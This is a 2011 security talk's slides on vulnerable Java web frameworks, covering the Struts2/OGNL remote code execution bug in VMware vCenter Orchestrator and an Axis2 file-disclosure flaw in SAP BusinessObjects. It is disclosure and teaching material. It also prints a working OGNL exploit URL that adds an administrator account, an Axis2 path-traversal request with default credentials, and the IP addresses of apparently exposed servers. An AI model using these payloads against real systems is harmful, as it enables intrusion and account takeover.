Vulnerable Frameworks Yield Vulnerable Apps

Javier Castro
April 20, 2011

About Me

- A vulnerability researcher at Digital Defense, Inc.
  - Write explicit checks for vulnerabilities for DDI's proprietary vulnerability scanner
  - Data mine for common configurations and applications
- Education – Massachusetts Institute of Technology
  - Bachelor of Science in Computer Science and Engineering, 2005
  - Master of Engineering in Computer Science and Electrical Engineering, 2008
- Digital Defense, Inc – vulnerability assessment and penetration testing
  - http://www.ddifrontline.com/

About this talk

- Some recently disclosed vulnerabilities
- How some vendors were affected by these vulnerabilities
- A little bit about how to deal with this problem

Why you should care

You're probably thinking “I'm among the best software developers in the industry, why do I need to care about vulnerable frameworks?”


- Odds are good that you are using a framework
  - Java – Struts, Hibernate
  - Microsoft .Net
  - Ruby – Rails, Merb, Ramaze
  - Python – Django, Twisted, web.py
- Have you audited your framework?

Warming Up

Framework - “A **framework** is a set of cooperating classes that make up a reusable design for a specific class of software [Deu89,JF88]” - p.26 *Design Patterns* by Gamma, Helm, Johnson, Vlissides (GoF)


VMware vCenter Orchestrator (vCO)

- For those unfamiliar with VMware
  - One of the most popular computer virtualization companies
- vCO is software which lets system administrators automate tasks



http://www.vmware.com/files/images/diagrams/Orchestrator_Arch_A.jpg

Looking for 404... found 500



HTTP ERROR: 500

```
INTERNAL_SERVER_ERROR
```


RequestURI=/auth/Login.action

Caused by:

```
java.lang.NullPointerException
at ch.dunes.vso.configuration.web.commons.RequestTypeDetectorInterceptor.intercept(Unknown Source)
at com.opensymphony.xwork2.DefaultActionInvocation$2.doProfiling(DefaultActionInvocation.java:224)
at com.opensymphony.xwork2.DefaultActionInvocation$2.doProfiling(DefaultActionInvocation.java:223)
at com.opensymphony.xwork2.util.profiling.UtilTimerStack.profile(UtilTimerStack.java:455)
at com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:221)
at com.opensymphony.xwork2.interceptor.ParametersInterceptor.doIntercept(ParametersInterceptor.java:167)
at com.opensymphony.xwork2.interceptor.MethodFilterInterceptor.intercept(MethodFilterInterceptor.java:86)
at com.opensymphony.xwork2.DefaultActionInvocation$2.doProfiling(DefaultActionInvocation.java:224)
at com.opensymphony.xwork2.DefaultActionInvocation$2.doProfiling(DefaultActionInvocation.java:223)
at com.opensymphony.xwork2.util.profiling.UtilTimerStack.profile(UtilTimerStack.java:455)
at com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:221)
at org.apache.struts2.interceptor.ServletConfigInterceptor.intercept(ServletConfigInterceptor.java:170)
at com.opensymphony.xwork2.DefaultActionInvocation$2.doProfiling(DefaultActionInvocation.java:224)
at com.opensymphony.xwork2.DefaultActionInvocation$2.doProfiling(DefaultActionInvocation.java:223)
at com.opensymphony.xwork2.util.profiling
```

I've seen this before! ...

CVE-2010-1870 Struts2/XWork remote command execution



Pwnie for Best Server-Side Bug

Awarded to the person who discovered the most technically sophisticated and interesting server-side bug. This includes any software that is accessible remotely without using user interaction.

- Apache Struts2 framework remote code execution (CVE-2010-1870)

  Credit: Meder Kydyraliev

  Do you use the Struts2 framework in your enterprise web application? Meder Kydyraliev discovered that an single HTTP request with just five special parameters is enough to execute arbitrary Java code on the webserver. Meder gets bonus points for having to track down developers on IRC to get the vulnerability fixed after receiving no response from security@struts.apache.org.

http://pwnies.com/winners/

A bit of background

- What is Struts2, OGNL, and how do they fit together?
  - Struts2 is basically a framework for building Java web applications that uses a Model-View-Controller (MVC) architecture
  - Object-Graph Navigation Language (OGNL) is a language for getting and setting the properties of Java objects
  - Struts2 treats HTTP parameters as OGNL expressions

A brief example of OGNL

```
http://server/your/web/app?page['language']=en
```

↓

```
action.getPage().setLanguage("en")
```

How Struts2/OGNL leads to arbitrary code execution

- OGNL happens to refer to variables by using a '#' prefix
- Additionally, there are predefined context variables such as #session, #context...

How Struts2/OGNL leads to arbitrary code execution

1. Meder found that the ParametersInterceptor module which performs the transformation from GET variables to Java does not escape '#' properly when it is provided as a unicode string value '\u0023'.

2. He investigated further and found two key values:

   – #context – OgnlContext – this has a property called 'xwork.MethodAccessor.denyMethodExecution' which denies method execution

   – #_memberAccess - SecurityMemberAccess, contains a field called 'allowStaticAccess' which prevents static method execution

How Struts2/OGNL leads to arbitrary code execution

It's easy to see where this is going...

```
#_memberAccess['allowStaticMethodAccess'] = true

#foo = new java .lang.Boolean("false")

#context['xwork.MethodAccessor.denyMethodExecution'] = #foo

#rt = @java.lang.Runtime@getRuntime()

#rt.exec('net user /add newadmin ognlRULEZ')
```

How Struts2/OGNL leads to arbitrary code execution

It's easy to see where this is going...

```
#_memberAccess['allowStaticMethodAccess'] = true

#foo = new java .lang.Boolean("false")

#context['xwork.MethodAccessor.denyMethodExecution'] = #foo

#rt = @java.lang.Runtime@getRuntime()

#rt.exec('net user /add newadmin ognlRULEZ')
```

```
http://vulnerable_host/login.action?
  ('\u0023_memberAccess[\'allowStaticMethodAccess\']')(meh)=true&
  (aaa)(('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003d\u0023foo')
(\u0023foo\u003dnew%20java.lang.Boolean("false")))&
  (asdf)(('\u0023rt.exec(“net%20user%20/add%20newadmin%20ognlRULEZ”)')
            (\u0023rt\u003d@java.lang.Runtime@getRuntime()))=1
```

Timeline for fix

May 31 - email to security@struts.apache.org with vulnerability report.

June 4th - no response received, contacted developers again.

June 5th - had to find an XWork developer on IRC to look at this.

June 16th - Atlassian fixes vulnerability in its products. Atlassian and Struts developers worked together in coming up with the fix.

June 20th - 1-line fix committed


June 29th - Struts 2.2.0 release voting process started and is still going...

http://blog.o0o.nu/2010/07/cve-2010-1870-struts2xwork-remote.html

Patched by July 2010

- I wasn't hopeful when I saw the vCO error...

(curl -0 vco:8282/auth/Login.action -H "Accept:")



HTTP ERROR: 500

INTERNAL_SERVER_ERROR

RequestURI=/auth/Login.action

Caused by:

```
java.lang.NullPointerException
at ch.dunes.vso.configuration.web.commons.RequestTypeDetectorInterceptor.intercept(Unknown Source)
at com.opensymphony.xwork2.DefaultActionInvocation$2.doProfiling(DefaultActionInvocation.java:224)
at com.opensymphony.xwork2.DefaultActionInvocation$2.doProfiling(DefaultActionInvocation.java:223)
at com.opensymphony.xwork2.util.profiling.UtilTimerStack.profile(UtilTimerStack.java:455)
at com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:221)
at com.opensymphony.xwork2.interceptor.ParametersInterceptor.doIntercept(ParametersInterceptor.java:167)
at com.opensymphony.xwork2.interceptor.MethodFilterInterceptor.intercept(MethodFilterInterceptor.java:86)
at com.opensymphony.xwork2.DefaultActionInvocation$2.doProfiling(DefaultActionInvocation.java:224)
at com.opensymphony.xwork2.DefaultActionInvocation$2.doProfiling(DefaultActionInvocation.java:223)
at com.opensymphony.xwork2.util.profiling.UtilTimerStack.profile(UtilTimerStack.java:455)
at com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:221)
at org.apache.struts2.interceptor.ServletConfigInterceptor.intercept(ServletConfigInterceptor.java:170)
at com.opensymphony.xwork2.DefaultActionInvocation$2.doProfiling(DefaultActionInvocation.java:224)
at com.opensymphony.xwork2.DefaultActionInvocation$2.doProfiling(DefaultActionInvocation.java:223)
at com.opensymphony.xwork2.util.profiling
```

Demo


End game for vCO

- Notified the vendor
- Was patched within a month
  - http://www.vmware.com/security/advisories/VMSA-2011-0005.html
  - VMSA-2011-0005 - VMware vCenter Orchestrator remote code execution vulnerability
  - VMSA-2011-0005.1 - VMware vCenter Orchestrator and Alive Enterprise remote code execution vulnerability

Lessons learned from vCO

- If the VMware developers had been monitoring the mailing lists for the frameworks they had built vCO on, they could have patched by August 2010
  - Maybe you and I as developers should do our part by joining these mailing lists
- Be wary of the points where technologies meet
  - Higher likelihood of error
  - In this case, the attacker gains control of the system

VMware is not the only one



About 257,000 results (0.10 seconds)

Struts Problem Report
Struts Problem Report. Struts has detected an unhandled exception: .... StrutsActionProxy.execute(StrutsActionProxy.java:52) org.apache.struts2.dispatcher. ...
210.75.193.49:81/.../submissionAction$submission.action?... - Cached - Similar

Struts Problem Report
Struts Problem Report. Struts has detected an unhandled exception: .... or devMode, enables extra debugging behaviors and reports to assist developers. ...
www.5cun.com/ - Cached

Struts Problem Report
Struts Problem Report. Struts has detected an unhandled exception: ... doFilter(StrutsPrepareAndExecuteFilter.java:91) org.apache.catalina.core. ...
202.118.27.187/gspStudent/loginGspStudent - Cached

Struts Problem Report
Struts Problem Report. Struts has detected an unhandled exception: ... doFilter(StrutsPrepareAndExecuteFilter.java:76) org.apache.catalina.core. ...
https://exceptionhandicap.bnf.fr/platon-web/editeurs_etats - Cached - Similar

Struts Problem Report-???????
Struts Problem Report. Struts has detected an unhandled exception: ... file:/D:/policy/apache-tomcat-6.0.2/webapps/claw/WEB-INF/classes/struts.xml:223:76 ...

SAP Business Objects

- SAP – The Best-Run Businesses Run SAP
  - They sell a lot of software... and it's a lot of complex software
- People have been auditing SAP for a while
  - Onapsis – Focus on “business-critical” systems (SAP, PeopleSoft)
  - ProCheckUp – Artificial Intelligence based Penetration Testing
    - “SAP BusinessObjects” by Richard Brain (2009)
  - Rapid7 – Vulnerability Assessment Company with Exploit Toolkit
    - “Hacking SAP Business Objects” by Joshua 'Jabra' Abraham and Willis Vandevanter (2010)

One point of interest for me

- ProCheckUp and Rapid7 highlight the Web Services aspect of BusinessObjects Business Intelligence (BI)
  - BusinessObjects BI has web services built using Apache Axis2
    - This is a framework that assists in the development of web services (think WSDL and SOAP)
  - The BusinessObjects installation is not default but when enabled, gives access to the Axis2 console
    - Side note: Axis2 console comes configured with the default credentials of 'admin:axis2'

The reason this is interesting to me

- I'm familiar with Axis2
  - Enterprises run Axis2 *everywhere*
  - 13000+ triggers since last June

- Axis2 has a patched, but serious information disclosure [AXIS2-4279]

AXIS2-4279

- Wolfram Kluge reported this issue to the Apache Axis2 team
  - https://issues.apache.org/jira/browse/AXIS2-4279
- Timeline
  - Issue logged on March 21, 2009
  - First patch in March 24, 2009
  - Marked resolved on January 4, 2010
    - Moved from nightly to stable
- A CVE does not exist for this flaw yet

AXIS-4279

- Vulnerability Details
  - Go to http://vulnerable_host/axis2/services/listServices
  - Select any of the deployed services
  - Submit something like: http://vulnerable_host/axis2/services/Version?xsd=../conf/axis2.xml

Demo

Back to SAP

